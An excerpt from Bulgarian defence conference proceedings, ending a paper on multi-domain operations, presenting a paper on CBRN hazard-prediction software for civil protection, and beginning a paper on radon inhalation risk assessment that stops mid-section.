Сили за предно разполагане/Forward Presence Forces – изнесени ротационни формирования с широк набор от способности, играещи особено важна роля за етапа на съревнование и при прехода към въоръжен конфликт. Устойчивостта им е основополагаща за успешно реализиране на оперативния план от съвместните сили.

Експедиционни сили/Expeditionary forces – формирования способни да извършат манювър на стратегически разстояния с време за готовност за оперативно използване от няколко дни до няколко седмици. Силно зависими са от силите за предно разполагане, а при отсъствието им или при отваряне на нова линия на операцията ще са под въздействието на всички противникови домейни.

Заклучение

MDO са операции, позволяващи постигане на превъзходство над високотехнологичен противник. За реализацията им е необходима трансформация на ВС, включването на MDTF в състава на съединенията и обединенията на ВС, създаване на необходимия набор от предно изнесени и експедиционни сили, въоръжени с ВТО със среден и голям обем с цел пробив на A2/AD мрежите на противника. Тези формирования се поддържат с националните и стратегическите ресурси на държавата, а резултатите от дейността им се експлоатират от съвместните сили на ТВД.

Литература:

1. Кацев, И., Бозов, Й. Assessment of unmanned aerial vehicles' reconnaissance effectiveness when used by artillery reconnaissance formations, International Scientific Conference —Defense Technologies|| DefTech 2021, Faculty of Artillery, Air Defense and CIS, 2021, с 109-115, ISSN 2367-7902
2. Николов, Н. Видове домейни и концепции за мултидомейнови операции, Сборник доклади от тематичен семинар Доктрини и стратегии в сигурността и отбраната, ВА “Г. С. Раковски” факултет “Национална сигурност и отбрана”, София 2023
3. Пешев, Т., Йосифов, Й. Comparative analysis of the accuracy of the algorithms for determining the parameters of a moving object optimal by different criteria. International scientific conferece Greener and Safer Energetic and Ballistic Systems 26-27.05.2016, Military Technical Academy, Bucharest, Romania 20.07.2016 <http://www.mta.ro/old/gsebs-2015-v2/gsebs16.php>
4. Lt. Col. Joe Mroszczyk, U.S. Army, Multi-Domain Effects Battalion, Space Integration and Effects in Multidomain Operations – URL: <https://www.armyupress.army.mil/Journals/Military-Review/English-Edition-Archives/March-2024/Multi-Domain-Effects-Battalion/> (прегледан на 16.10.2024)
5. The Army’s Multi-Domain Task Force (MDTF), Congressional Researc Service Updated July 10, 2024 – URL: <https://sgp.fas.org/crs/natsec/IF11797.pdf> (прегледан на 15.10.2024)
6. TRADOC Pamphlet 525-3-1 – The U.S. Army in Multi-domain Operations 2028.

Докладът не съдържа класифицирана информация!

OPPORTUNITIES TO USE SOFTWARE TOOLS AND INFORMATION SYNCHRONIZATION IN THE NUCLEAR, CHEMICAL AND BIOLOGICAL ENVIRONMENT ASSESSMENT IN SECURITY AND DEFENSE

Nikolay I. Padarev

*„Security and defence“ Faculty, „Vasil Levski“ National Military University, Veliko Tarnovo,
Republic of Bulgaria, niapadarev@gmail.com*

Abstract: *Warning and reporting is a priority area in nuclear, chemical and biological defence. The purpose of the report is to analyze the dispersion models in nuclear, chemical and biological dangerous events and to reasonably propose a model to be used in the national security system in the prevention and elimination of adverse consequences.*

A scheme is proposed for the integration of the possibilities of warning and assessment of the consequences in the case of the use of a radiological weapon and an accident with the leakage of toxic industrial chemicals.

Keywords: *warning and reporting, modelling, simulation software.*

ВЪЗМОЖНОСТИ ЗА ИЗПОЛЗВАНЕ НА СОФТУЕРНИ ИНСТРУМЕНТИ И СИНХРОНИЗИРАНЕ НА ИНФОРМАЦИЯТА ПРИ ОЦЕНКА НА ЯДРЕНАТА, ХИМИЧЕСКАТА И БИОЛОГИЧЕСКАТА ОБСТАНОВКА В СИГУРНОСТТА И ОТБРАНАТА

Николай И. Пъдарев

*Факултет „Сигурност и отбрана“, Национален военен университет „Васил Левски“ град
Велико Търново, Република България, niapadarev@gmail.com*

Резюме: *Предупреждението и докладването е приоритетна област в ядрената, химическата и биологическата защита. Целта на доклада е да се анализират възможностите и необходимите данни за анализ на химическата и радиологичната обстановка при взаимодействие на системата за предупреждение и докладване на Българската армия и Националната система за предупреждение и оповестяване.*

Предложена е схема за интегриране на възможностите за предупреждение и оценка на последствията при използване на радиологично оръжие и авария с изтичане на токсични индустриални химикали.

Ключови думи: *предупреждение и докладване, моделиране, софтуер за симулация.*

Увод

Приоритетна област на формиранията за ядрена, химическа и биологическа защита във въоръжените сили на Република България е предупреждението и докладването при използване на оръжия за масово унищожение и изтичане на

токсични индустриални материали при аварии и инциденти. В мирно време функционират и други институции занимаващи се с предупреждение и осигуряване защита на населението при аварии и инциденти, включително и такива при които се разпръскват радиологични, химически и биологически агенти. Актуалността на темата произтича от необходимостта за синхронизиране на информационните потоци за да се получи взаимодействие на всички институции които имат ангажименти по защита на населението от ядрени, химически и биологически (ЯХБ) опасни събития. Целта на тази разработка е да се предложат инструменти за оценка на ЯХБ събития. [1, 8-10] Ускореното развитие на компютърните технологии през последните десетилетия позволява да се решават задачи за оценка на ЯХБ опасни събития за кратко време и с достатъчна точност. Софтуерните платформи имат много голямо преимущество в симулирането на опасни събития от различни типове в сигурността и отбраната. В днешно време се наблюдава все по-засилващ интерес за защитата от ядрени, радиологични, химически и биологически събития. [11-13]

1 Информационни средства за прогнозиране и оценка на радиологичната и химическата обстановка

Целта на представените софтуерни платформи е да се представят възможностите и взаимодействието им при съвместна работа в условия на химически и радиологични инциденти. [14]

По време на „Пустинна буря“ се показва необходимостта от автоматизирани инструменти за прогнозиране на заплахи. Заради опасенията от възможното използване на ОМУ, Съединените щати и съюзниците предприемат превантивни мерки в планирането на „Пустинна буря“. Това включва засилена въздушна офанзива за унищожаване на потенциални складове с химически и биологически оръжия, за да се минимизират рисковете за сухопътните сили. Освен това, коалиционните войници са снабдени със специална екипировка за защита от химически и биологични агенти. По време на тази мисия прогнозирането на възможните ефекти беше направено по неадекватен и преждевременен начин. Прогнозите бяха подкрепени чрез изпращане на заявки за анализ от мястото на операцията до Агенцията за ядрена отбрана (предшественик на Агенцията за намаляване на отбранителната заплаха) в САЩ. Резултатите от прогнозата за анализа след това бяха изпратени обратно на театъра на операциите. Този опит предизвика усилия за инструмента за прогнозиране на риска е наличен в театъра на бойни действия. [2-4]

В Българската армия на въоръжение е приет софтуерен продукт CBRN Analysis (химически, биологичен, радиологичен и ядрен анализ) и HPAC (Hazard Prediction and Assessment Capability (способност за прогнозиране и оценка на опасностите)).

CBRN Analysis е предназначен да предоставя на командирите бърза и точна информация с цел повишаване на тяхната ЯХБ информираност, която се провежда в съответствие с NATO's Comprehensive CBRN Defence Doctrine, както е описано в Съвместната тактическа публикация по ЯХБЗ АТР– 3.8.1. Усвояването на версия 24.0 CBRN Analysis е в съответствие с изпълнението на Програмата за развитие на

отбранителните способности на Въоръжените сили на Република България до 2032 г. CBRN Analysis е приложение за предупреждение и докладване от ядрени, химични и биологични събития. За да се извърши предупреждението и докладването трябва да се въведат необходимите данни за метеорологичната обстановка и наблюдаваните параметри при опасното събитие. [5, 6, 7] Данните се въвеждат под формата на кодирани съобщения. В софтуерният продукт се въвеждат CBRN съобщенията които генерират съответната информация съгласно тактическа публикация ATP–45. Изображението на прогнозираната и фактическата обстановка се изобразява на световната карта. Оперативната обстановка може да бъде изобразена с всички подробности със съответните символи съгласно публикация APP–6. Часовата измеримост може да бъде оперативна и реална. Софтуерът има възможност да се свърже с оператори на други участници по време на учение или реална ситуация посредством web връзка. Работата със софтуера трябва да е съобразена с изискванията на Съвместна тактическа публикация – ATP–45 към съответното издание. CBRN Analysis представя пълна информираност за радиологичната, химическата и биологичната ситуация при военни операции, като преди това могат да бъдат въведени разположенията на военните формирования. Софтуерът изчислява опасни зони и замърсени райони за всички видове ЯХБ инциденти и извършва оценка на риска чрез регистрация и анализ на известни или потенциални опасности в оперативните зони въз основа на Съвместна тактическа публикация – ATP–3.8.1. Съвместим е с широк спектър от растерни, векторни и сателитни формати на изображения и връзки за поддръжка към уеб услуги OGC с WMS данни. Софтуерът генерира данни за планиране на упражненията въз основа на предварително планирани инциденти, поддържа модели HPAC (DTRA), HAPPIE (TNO) и RIMPUFF (DTU) за Reach Back. [15, 16, 17]

HPAC е софтуерен инструмент, който има възможност за прогнозиране и оценка на опасностите. Както бе споменато по-горе този софтуер е в пълна съвместимост със CBRN Analysis. Той се използва за спешни реакции при събития, включващи използване на оръжия за масово унищожение или инциденти, при които се освобождават ядрени, химически и биологични агенти в атмосферата. Той може да се използва за моделиране на съпътстващи ефекти в резултат от военни конфликти или промишлени аварии. HPAC прогнозира човешки жертви за събития от умишлено или непреднамерено освобождаване на ЯХБ агенти в атмосферата или затворено пространство. Това, което отличава софтуера от други подобни е скоростта с която работи. HPAC предоставя резултати от симулиране на обстановката чрез изображения с висока разделителна способност. Достъпно е използването на метеорологични данни (MDS) в реално време за моделиране и прогнозиране на опасностите чрез сървъри.


HPAC предоставя набор от модели за симулиране изпускането на ЯХБ агенти и експлозивни материали в атмосферата и свързаното с тях разпръскване, използвайки подробна метеорологична информация. Тези прогнози се използват за оценка разпространението и разпръскването на ЯХБ агенти в околната среда и произтичащите неблагоприятни последици за здравето на изложеното население.

НРАС има способността да опише разпространението (транспортването)/разпръскването на опасни материали в атмосферата. Той използва информация за източника на замърсяване, количеството изпуснато в атмосферата, прогнози за времето с висока разделителна способност и пътя на частиците, за да моделира зоните на замърсяване, причинени от такива събития. Като пример, за прогнози е показан на Фиг. 1 - хипотетичен сценарий на случайна експлозия в химически завод в селски район, която причинява изпускане на опасен агент в атмосферата. За този сценарий НРАС прогнозира за период от 12 часа, че 4 души са с 50% риск от смърт в червената зона, 6 са с 50% риск от поражение в оранжевата зона и 16 са с 10% риск в рамките на зоната с оранжев цвят.



Фигура 1: Прогнози на хипотетична авария с изтичане на ТИХ

Резултатите се възпроизвеждат в рамките на минути, като моделира дисперсията от ЯХБ събития като поредица от Гаусови модели, за да представи променящите се във времето и пространството концентрации на ЯХБ агенти (Фигура 2). Този модел от втори ред (SCIPUFF) в рамките на програмата осигурява високоэффективно и точно прогнозиране за широк набор от сценарии на опасност, което е приложимо от диапазони на разстояние до няколко метра. НРАС също така има способността да симулира освобождаването на ЯХБ агенти в градска среда, използвайки модела на градска дисперсия (UDM), който отчита отделните сгради и ефектите на времето, както и да прави прогнози за просмукване навътре/навън от сградите, включително изпускания от сграда, с модела Urban Sub-System (USS). [5-7]



Фигура 2: Визуализация на Гаусови модели, произведени от НРАС с помощта на инструмента НРАС Analyst

НРАС се поддържа от DTRA Technical Reachback за нуждите на министерства на отбраната, на вътрешните работи, за защита на населението след събития, включващи оръжия за масово унищожение или природно бедствие, което предизвиква химическо, биологично, радиологично, ядрено и експлозия. Technical Reachback осигурява постоянна поддръжка и съдействие, където клиентите могат да се свържат с експерти, за да осигурят „до минута” анализ на пълния спектър от заплахи от оръжия за масово унищожение (ОМУ). С големия брой искания за информация, получавани всяка година, например близо 1000 през 2006 г., има нужда от подобрени и нови възможности за прогнозиране и анализ в НРАС. С пускането на всяка нова версия е важно да се проучи дали прогнозите, генерирани от новите модели, са подобрени спрямо предишните и дали тези модели и техните резултати са „правилни”. Това мотивира необходимостта от извършване на проверка и валидиране (V&V), при което числените прогнози на неговите ISM се изследват за тяхното правилно изчисление и се сравняват с други източници на данни. С големия брой искания за информация, получавани всяка година, НРАС е в процес на непрекъснато развитие и поддръжка, за да поддържа подобрени и нови възможности за прогнозиране и анализ.


НРАС поддържа много други различни методи за интегриране на метеорологични данни и моделът може да се управлява дори в режим на реално време. Моделът обикновено работи на обикновен персонален компютър. Има версии за UNIX платформи.

Важно е системата НРАС да помогне при използването на вероятностните изчисления относно отговора на въпроса „Колко добра е прогнозата?” За опасните зони трябва да осигурим оценителното въздействие на степента на несигурност на времето и турбуленцията, можем да проследим движението на ЯХБ агентите във въздуха и да изчислим влиянието му в опасни зони, като посочим степента на надеждност.

След това представяне за възможностите на софтуерите които са на разположение във формиранията за ядрена, химическа и биологическа защита е видно, че могат да се справят напълно при задачи по прогнозиране и предупреждение при използване на ОМУ и/или изтичане на токсични индустриални материали.

Дейностите на взаимодействие между формиранията за ЯХБЗ на Българската армия и ПБЗН „Пожарна безопасност и защита на населението“ могат да се разделят на преди, по време и след събитието.

Преди събитието може да се направи прогнозиране на аварии с изтичане на ТИМ (токсични индустриални материали). Информацията за промишлените обекти е на разположение на ПБЗН, което се подава във вид на справка в МО към „Центъра за наблюдение и контрол на ядрена, химическа, биологическа и екологическа обстановка“ към Съвместно командване на силите. Всички потенциално опасни обекти биха могли да се нанесат върху картна подложка на CBRN Analysis и да се направи прогнозиране на опасните зони при авария. При прогнозирането трябва да се има в предвид, че ще се заложат най-благоприятните метеорологични условия и максимално допустимите количества ТИМ.



Фигура 3: Визуализиране местоположението на обект в риск и данни за съхраняваният токсичен индустриален химикал (ТИХ)

По време на събитието може да се прогнозира зоните на поражение след използване на ОМУ и при разлив на ТИМ, като информацията може да бъде събрана както от ПБЗН в мирно време, така и от формированията за ЯХБЗ на МО в мирно и военно време. По време на събитието освен прогнозиране на обстановката трябва да се предупреди населението и военните формирования, а също така да се посочат пътища за евакуация от замърсените зони.



Фигура 4: Прогнозиране на авария с изтичане на ТИХ на CBRN Analysis

За предупреждаване на военните формирования се следват процедури в съответствие Тактическа публикация на въоръжените сили на Република България ТП - 3.8-4. Относно оповестяване на мирното население следва да се използва системата за ранно предупреждение чрез изпращане на съобщения на мобилните средства и звукови предупреждения чрез сирените в по-големите населени места.

В мирно време при изтичане на токсични индустриални материали сред първите които ще се озоват са групи от ПБЗН „Пожарна безопасност и защита на населението“. Информацията която добият при разузнаването на аварията може да се обобщи като :


Таблица 1 Доклад от гражданските власти

До ХХХ военно формирование	Имаше химически разлив, съобщен от местната полиция в Grid 30UCV12121221. Информацията е ограничена, но се предполага, че цистерна с хлор е претърпяла инцидент в 07.05 часа тази сутрин.
От ПБЗН	
Инцидент с ТИХ	

Доклада от Табл. 1 е достатъчен да се изпрати към „Центъра за наблюдение и контрол на ядрена, химическа, биологическа и екологическа обстановка“ с което да задействат процедурите по радиационно и химическо разузнаване на подходящото формирование в близост до събитието и да се направи оценка и анализ на обстановката.


2 Методика за взаимодействие на структурите от БА и ПБЗН при оценка на РХ обстановката

Независимо от избора на модел, в софтуерните платформи трябва да се търсят възможностите, с които може да се постигне възможно най-точна оценка за разпространението на радиологичните и химическите вещества. На фиг. 5. е разработена схема на моделирането, входящата и изходящата информация при моделиране на опасностите за населението и инфраструктурата при ядрени, радиологични и химически опасни събития.



Фигура 5: Схема на входящата и изходящата информация при моделиране на ядрената, радиологичната и химическата обстановка

На фигура 6 е представен модел на взаимодействието между формированията за ЯХБЗ и структурите по защита на населението.



Фигура 6: Схема на информационните потоци и дейности при ЯХБ събитие

Изводи

1. В резултат от извършения анализ за приложението на софтуерни модели при оценка на радиологичната, химическата и биологическата обстановка са доказани възможностите за приложението им в системата за защита на населението при използване на ОМУ и аварии с изтичане на ТИМ.

2. За поддържането на постоянна координация между национални и местни власти, както и други институции, които участват в защитата на населението включва споделяне на информация и взаимодействие в реално време за предприемане на адекватни действия.

Резултати от моделирането трябва да допринесе за:

- Подобрена реакция на инциденти и аварии, благодарение на своевременната и точна информация.
- Оптимизиране на ресурсите и действията на различни организации, които се занимават с гражданска защита.
- Намаляване на въздействието на ядрените, радиологичните и

химическите заплахи върху населението чрез прилагане на ефективни защитни мерки.

Благодарности и финансиране

Докладът е подготвен с финансовата подкрепа на Национална научна програма „Сигурност и отбрана“, финансирана от Министерството на образованието и науката на Република България, в изпълнение на Решение на Министерския съвет на Република България № 731 от 21.10.2021 г.

Литература:

1. Пъдарев, Н., (2021) Прогнозиране на опасностите за населението и инфраструктурата при ядрени, радиологични и химически опасни събития чрез симулационни модели. Монография. Изд. НВУ. ВТ, ISBN 978-954-753-330-1.
2. Николов, Н. Х., (2017) Комбинирано и комплексно въздействие на токсични химически вещества върху живи организми. НВУ, pp 202.
3. Миневски, И., (2018) *Риск при транспортиране на опасни товари със сухоземен транспорт*. Монография, Изд. НВУ, В.Т., pp 17. ISBN 978-954-753-271-7.
4. Долчинков Н. (2020) *Действия на населението при извънредни ситуации*. Монография., pp186. ISBN 978-954-753-306-6.
5. Димитров, Б. К., Развитие на системите за разузнаване, ранно предупреждение, мониторинг, специална и санитарна обработка. *НВУ В. Т., том 5*, pp 227. ISSN 2367-7465.
6. Dolchinkov, N. T., (2018) History and development of nuclear weapons, *International scientific journal: Security@future 1/2018*, pp. 32-35.
7. Пъдарев, Н.И., (2019) Софтуерни инструменти за оценка на риска при използване на радиологично разпръскващо устройство. *Годишник на НВУ 2019 част II*, с. 79- 87, Издателски комплекс на НВУ „Васил Левски“ ВТ.
8. Koprinkova-Hristova P., N.Tontchev, (2012), Echo State Networks for Multi-dimensional Data Clustering, *Artificial Neural Networks and Machine Learning–ICANN`12*, pp. 571-578.
9. Ivanov M., N. Tontchev, (2013), Application of Ontological Models for Representing Engineering Concept in Engineering, *International virtual journal for science, technics and innovations for the industry, Machines, Technologies, Materials , VII, Issues 9*, pp. 35 – 40.
10. Димитров, Б. (2018) Развитие на системите за разузнаване, ранно предупреждение, мониторинг, специална и санитарна обработка. НВУ В. Т., том 5, стр. 226-231.
11. Димитров, Б. (2018) Управление на системата за ядрено, химическо и биологическо разузнаване. II *International Scientific Conference Confsec 2018*, p. 122-124.

12. Jeffrey U., K. J. Galvin, N. Platt and etc. (2014) Comparison of hazard area and casualty predictions of a small– scale chemical attack using various toxic load toxicity models. *International Journal of Environment and Pollution*, Vol. 54, Issue 2– 4.
13. Berkowicz, R., H. R. Olesen, U. Torp (1986) The Danish Gaussian air pollution model (OML): Description, test and sensitivity analysis in view of regulatory applications. *Air Pollution Modeling and Its Application*. Springer US, pp 453– 481.
14. Baklanov A., J. H. Sorensen (2001) Parameterizations of radionuclide deposition in atmospheric long– range transport modelling. *Phys. Chem. Earth B*, 26, pp 787– 799
15. Brandt J., T. Mikkelsen, S. Thykier– nielsen, Z. Zlatev (1996) Using a combination of two models in tracer simulations. *Math. Comput. Model.*, 23, pp 99– 115.
16. Tonchev N., V. Georgiev, N. Hristov, Y. Kirilov (2023) Characterization of the “determination by displacement” approach – defmot with an emphasis on the analysis of multifactorial models volume 12 issue 1, *Academic journal* <http://www.mtc-aj.com> article № 2355
17. Tontchev N., St. Ivanov, (2005), Madmml - visual multiple criteria approach and decision suport system, *Transport`05 v19 - v23*.

RADON INHALATION RISK ASSESSMENT

Nikolay I. Padarev

*„Security and defence“ Faculty, „Vasil Levski“ National Military University, Veliko Tarnovo,
Republic of Bulgaria, niapadarev@gemmail.com*

Abstract: *Indoor air quality is strongly affected by the presence of the radioactive gas radon (^{222}Rn). Indeed, exposure to high concentrations of ^{222}Rn is unequivocally linked to DNA damage, lung cancer, and is a worsening problem in Bulgarian housing, having increased over time in newer housing stocks as a function of still unclear variables. It is essential for the assessment of the risk of inhalation with radon gas and, accordingly, the risk of cancer, to perform preliminary targeted measurements and studies of the air environment in the buildings (for which the risk is calculated) using highly accurate detectors and sensors (sensors), and the calculation itself should be performed on the basis of the received data. With the help of the calculator for Preliminary targets to recover radionuclides (PTRG), the possible risks of inhaling radon gas for personnel in kindergartens and classrooms in the Lovech, Vidin and Dobrich regions were calculated, using the data from the national study on volume activity of radon in buildings.*

Keywords: *risk assessment, radon, radionuclides.*

Introduction

Radon gas itself isn't directly harmful in small quantities, but it decays into radioactive particles (radon progeny) that can attach to dust and other fine particles in the air. When inhaled, these particles can lodge in lung tissue and emit radiation, damaging lung cells over time. According to the World Health Organization (WHO) and various public health agencies, prolonged exposure to radon is a leading cause of lung cancer, second only to smoking overall, and the primary cause for non-smokers. It accounts for about half of the average radiation exposure to humans from natural sources. [1-5]

Contributing Factors to Radon Risk

- Geological Variability: Certain areas have higher concentrations of uranium in the ground, leading to more radon emissions. Mapping radon risk is often a priority for public health authorities, as it helps identify regions where mitigation measures are most needed.

- Building Construction: Buildings with inadequate ventilation, especially those with basements, or those with porous materials that allow radon gas to enter, are at a higher risk of radon accumulation.

- Lifestyle Factors: Time spent indoors, particularly in poorly ventilated areas, can significantly increase radon exposure. This is especially relevant for regions with cold climates, where buildings are kept closed and heated for much of the year.

Public awareness of radon risks has historically been low compared to other pollutants, but efforts to educate communities about radon testing and mitigation are increasing. Radon levels vary widely from one building to another, so individual testing is essential. Here are key mitigation strategies:

- **Testing and Monitoring:** Regular radon testing, especially in high-risk areas, is crucial. Short-term and long-term radon test kits are affordable and widely available.

- **Ventilation Improvements:** Increasing airflow can help reduce radon concentrations indoors. For buildings with high radon levels, more sophisticated methods like sub-slab depressurization (a system to vent radon gas from beneath the foundation) can be effective.

- **Building Standards:** In high-risk areas, building codes often include radon-resistant construction techniques, like installing gas-permeable layers, vapor barriers, and sealed foundations to reduce radon entry.[6]

Given the health risks, many countries are implementing radon action plans that combine public awareness campaigns, subsidies for radon mitigation, and building code updates. Health organizations like the WHO recommend maximum indoor radon levels of 100 Bq/m^3 , but many countries set action levels between $200\text{-}400 \text{ Bq/m}^3$, depending on risk tolerance and feasibility.

Radon decay product concentration, expressed as potential alpha energy concentration (PAEC), represents the energy released by alpha particles from the decay products (or progeny) of radon-222, such as polonium-218 and polonium-214, as they decay to lead-210. Because these progeny are the primary source of radon's health effects, PAEC is a crucial measure of radon's radiological hazard.

Working Level (WL) Measurement

- **Working Level (WL):** This unit was developed to quantify the PAEC of short-lived radon progeny.

- **1 WL:** Defined as any combination of short-lived radon progeny that emits a total alpha energy of $1.3 \times 10^5 \text{ MeV}$ per liter of air, equivalent to about $2.08 \times 10^{-5} \text{ joules}$ per cubic meter (J/m^3).

- **Relation to Radon Concentration:** 1 WL is approximately equal to the PAEC of radon progeny in equilibrium with a radon gas concentration of $3.7 \times 10^3 \text{ Bq/m}^3$ (or 100 pCi/L in air). In equilibrium, each radon atom has the same decay rate as its short-lived progeny.

Equilibrium Factor (F)

Radon progeny typically do not reach equilibrium with radon in enclosed spaces or near-ground outdoor air due to:

- **Ventilation:** Reduces decay product concentration by removing them from the air.
- **Deposition:** Radon progeny deposit onto surfaces, decreasing airborne concentrations. [7-9]

To account for these deviations from equilibrium, an Equilibrium Factor (F) is used:

- **Definition:** The ratio of the actual PAEC of radon progeny to the PAEC that would exist if the progeny were in complete equilibrium with radon.

- **Value Range:** Indoors, F is often around 0.4 to 0.7, while outdoors it is typically lower (around 0.2), reflecting lower airborne decay product levels due to greater air movement and dispersion.

Environmental Factors Influencing Radon Levels:

1. Geological Conditions: Radon concentration is closely tied to the uranium content in the underlying soil and rock. Areas rich in uranium-bearing minerals typically exhibit higher radon emission rates.

2. Weather Conditions: Certain weather patterns and environmental changes can affect radon levels significantly:

- Rain: Water fills soil pores and microcracks, limiting radon’s ability to escape into the atmosphere, which can temporarily lower radon concentrations in the air.

- Snow Cover: Similar to rain, snow acts as a barrier, preventing radon from escaping the soil.

- Earthquakes: Elevated radon concentrations have been observed before earthquakes, likely due to microseismic activity that enhances gas transport pathways in the soil.

Application of Radon and WL Measurement in Risk Assessment

The PAEC and the use of WL units allow health and environmental agencies to assess and communicate radon risks, especially in confined spaces. They are also critical in defining safety standards for radon exposure, particularly in homes and workplaces where radon mitigation measures (e.g., improved ventilation or radon barriers) may be recommended based on PAEC measurements or the equilibrium factor.

Thus, the working level and equilibrium factor concepts enable a more precise understanding of radon risk, improving our ability to assess and manage radon exposure’s health impacts, particularly its role as a leading cause of lung cancer for non-smokers and second only to smoking overall.

1 Available Radon Risk Assessment Software Tools

To assess the risk of radon exposure in buildings, the Preliminary Remediation Goals - PRG calculator on the Environmental Protection Agency - EPA website can be used.

The calculator guidance document sets forth EPA’s recommended approaches, based on currently available information, for assessing response risk at CERCLA sites known as Superfund.

The remediation and risk assessment of sites contaminated with radionuclides, especially under the Comprehensive Environmental Response, Compensation, and Liability Act (CERCLA), involve multiple specialized calculators and guidelines. The Environmental Protection Agency (EPA) has developed various tools to assess both cancer risks and compliance with dose limits, given the complexity of evaluating radionuclide contamination. Here’s an overview of the EPA tools mentioned for assessing risks and remediation goals, and how each applies to different contexts and concerns:

1.1 Preliminary Remediation Goals (PRG) Calculator for Radionuclides

Estimates risk-based concentrations of radionuclides in environmental media, specifically for cancer risk in outdoor soil, air, and water. The PRG calculator does not address human radionuclide dose, non-cancer toxicity, or environmental risk. It focuses

solely on the radiological cancer risk from radionuclides. Used for establishing cleanup levels for radiological contaminants at Superfund sites to protect human health.

1.2 Regional Screening Levels (RSLs) for Chemical Contaminants

This tool addresses the non-cancer toxicity risks, particularly for uranium, which has significant chemical toxicity in addition to radiological risks. RSLs are often applied for uranium in soil, water, and air, especially in sensitive settings like the World Trade Center site. Used for uranium due to its unique dual risks, guiding non-cancer health-based cleanup levels based on chemical toxicity rather than radiological properties.

1.3 Surface Preliminary Remediation Goals (SPRG) Calculator

Provides cancer risk-based remediation levels for radionuclide contamination specifically on hard outdoor surfaces (e.g., pavements, building exteriors). SPRG is particularly relevant for sites where radionuclide contamination is found on outdoor structures, where contact and potential radiation exposure might occur.

1.4 Building Preliminary Remediation Goals (BPRG) Calculator

Calculates remediation goals for radionuclides inside buildings, specifically focusing on cancer risks. Used for evaluating radiological contamination within structures, setting health-protective cleanup levels for indoor air and surfaces, such as those in Superfund sites or other contaminated buildings.

1.5 Dose Compliance Concentrations (DCC) Calculator

Calculates radionuclide dose compliance concentrations for soil, water, and air, focusing on radiation dose limits rather than cancer risk. Ideal for general environmental media compliance, ensuring that radionuclide levels in soil, water, and air remain within safe radiation dose limits as defined by regulatory standards.

1.6 Building Dose Compliance Concentrations (BDCC) Calculator

Evaluates radionuclide doses specifically inside buildings. Used when assessing internal building contamination to ensure indoor doses are within permissible levels, thus protecting building occupants from radiation exposure.

1.7 Surface Dose Compliance Concentrations (SDCC) Calculator

Assesses radiation dose compliance on external hard surfaces. Applied to solid external surfaces contaminated with radionuclides, ensuring that surface dose rates comply with regulatory dose limits.

Environmental Risk Assessment for Sensitive Settings

For environmentally sensitive areas or sites with ecological risks, additional assessment tools are sometimes required. Radionuclides can impact ecosystems, bioaccumulate in certain organisms, and affect biodiversity. In such cases, the Superfund Ecological Risk Assessment (ERA) framework or tailored studies may be necessary to understand the ecological impacts and inform risk management decisions. [10-12]

Each of these tools and calculators provides a specific approach:

- PRG Calculator: Focuses on cancer risk in soil, water, and air.
- RSLs for Chemical Contaminants: Addresses non-cancer chemical toxicity, especially for uranium.
- SPRG, BPRG, DCC, BDCC, SDCC Calculators: Offer specialized assessments for surfaces, buildings, and different media for dose and cancer risk compliance.

This multi-tool approach allows for comprehensive evaluation of both radiological and chemical risks associated with radionuclides, helping ensure safe, targeted cleanup of contaminated sites while addressing diverse health and environmental concerns.

2 Development of a Prototype Radon Risk Assessment Calculator

To create a radon concentration calculation in Excel, we can simulate the radon entry, accumulation, and decay over time in a room. Below are steps and formulas for setting up this calculation.

Scenario

We'll assume:

- **Room volume** = 50 m³
- **Radon entry rate** = 5 Bq/m³/hour
- **Radon decay constant** = calculated from a 3.8-day half-life
- **Time intervals** = hourly, over a specified time period

A radon simulation can be useful to model radon gas behavior, particularly in confined spaces like homes, basements, and other buildings. This simulation is often used to predict radon concentration, spread, and decay over time, which helps in risk assessment and in designing mitigation measures.

Here are the main steps and factors you might consider in a radon simulation:

2.1 Set the Environment and Initial Conditions

Room or Building Geometry: Define the space dimensions, such as room height, width, and layout. Radon concentration varies significantly with room layout and volume.

Radon Source: Include radon entry points, usually from soil beneath buildings, which can enter through cracks in floors, walls, and foundations.

Ventilation Rates: Specify how often air is exchanged with outdoor air or moved by HVAC systems, which affects radon concentration.

